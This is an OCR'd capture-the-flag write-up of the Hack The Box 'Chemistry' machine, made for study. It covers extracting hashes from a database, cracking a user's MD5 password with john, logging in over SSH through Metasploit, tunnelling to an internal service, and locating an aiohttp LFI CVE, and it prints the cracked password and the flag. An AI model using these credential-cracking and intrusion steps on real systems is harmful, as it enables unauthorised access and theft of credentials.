
```
# Commands Executed
ls -la
ls instance

# Read the database file
strings instance/database.db
```

Screenshot Evidence



Inside the database file I can see usernames and password hashes.
One of them is for the tobor user I created

Screenshot Evidence



The other user with a home directory on this machine is rosa so I attempt to crack her password and see if she re-used it


```
# What user has a home dir
ls /home

# On Attack machine create rosa.hash
```

```
echo '63ed86ee9f624c7b14f1d4f43dc251a5' > rosa.hash

# Identify hash type which appears to be MD5
hashid
63ed86ee9f624c7b14f1d4f43dc251a5

# Attempt to crack it
john --format=raw=md5 -w=/usr/share/wordlists/rockyou.txt rosa.hash
```

This successfully cracked her password

Username	Password
rosa	unicorniosrosados

Screenshot Evidence



I used the Metasploit ssh_login module

```
# Metasploit Commands
use scanner/ssh/ssh_login
set USERNAME rosa
set PASSWORD unicorniosrosados
run -j
```

The credentials successfully logged rosa in and I could read the user flag

```
# Enter the Metasploit session
sessions -i 2

# Open a PTY
python3 -c 'import pty;pty.spawn("/bin/bash")'

# Read the flag
cat ~/user.txt
```

Screenshot Evidence

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2 ...

python3 -c 'import pty;pty.spawn("/bin/bash")'
rosa@chemistry:~$ cat ~/user.txt
cat ~/user.txt
67d123f38c9c0cfeac6e5719249321a1
rosa@chemistry:~$ id
id
uid=1000(rosa) gid=1000(rosa) groups=1000(rosa)
rosa@chemistry:~$ hostname
hostname
chemistry
rosa@chemistry:~$ hostname -I
hostname -I
10.129.194.167 dead:beef::250:56ff:feb0:cd4b
rosa@chemistry:~$
[HTB] 0:ovpn  1:msf* 2:util-
```

USER FLAG: 67d123f38c9c0cfeac6e5719249321a1

PrivEsc

Rosa does not have any sudo permissions so if I am going to elevate privileges it needs to be through a service
I checked listening ports and found port 8080 is running something

```
# View listening ports
ss -tunlp
```


Screenshot Evidence

```
ss -tunlp
Netid  State   Recv-Q  Send-Q   Local Address:Port   Peer Address:Port Process
udp    UNCONN  0       0        127.0.0.53%lo:53          0.0.0.0:*
udp    UNCONN  0       0              0.0.0.0:68          0.0.0.0:*
tcp    LISTEN  0       128            0.0.0.0:5000        0.0.0.0:*
tcp    LISTEN  0       128          127.0.0.1:8080        0.0.0.0:*
tcp    LISTEN  0       4096     127.0.0.53%lo:53          0.0.0.0:*
tcp    LISTEN  0       128            0.0.0.0:22          0.0.0.0:*
tcp    LISTEN  0       128               [::]:22             [::]:*
rosa@chemistry:~$
[HTB] 0:ovpn  1:msf* 2:util-
```

I was not able to discover process information with lsof or ps for port 8080
Use curl on the target machine to reach the service which is in fact a site

```
# Contact site
curl 127.0.0.1:8080
```

Screenshot Evidence



In the /opt directory there is a folder /opt/monitoring_site
There is nothing in /var/www which indicates this site is hosted there
I am unable to access that directory as my current user

```
# Enumerate directory
ls -la /opt/monitoring_site
```

Screenshot Evidence

I setup an SSH proxy so I can communicate with the site on my attack machine


```
# Create Socks5 Proxy
ssh -L 8000:127.0.0.1:8080 rosa@chemistry.htb
Password: unicorniosrosados
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Chemistry]
└─# ssh -L 8000:127.0.0.1:8080 rosa@chemistry.htb
The authenticity of host 'chemistry.htb (10.129.194.167)' can't be established.
ED25519 key fingerprint is SHA256:pCTpV0QcjONI3/FCDpSD+5DavCNbTobQqcaz7PC6S8k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'chemistry.htb' (ED25519) to the list of known hosts.
rosa@chemistry.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun 22 Dec 2024 10:56:13 PM UTC
```


I am now able to access the site
Notice this has the ability to start and stop services. These do not work yet so we have to look somewhere else
LINK: http://127.0.0.1:8000/

Screenshot Evidence




I could not find much info on the site but in the site headers I see a version **Python/3.9 aiohttp/3.9.1**

Screenshot Evidence



I Google search for aiohttp 3.9.1 exploit returned a more recent CVE-2024-23334 which is an LFI
PoC LINK: https://github.com/wizarddos/CVE-2024-23334

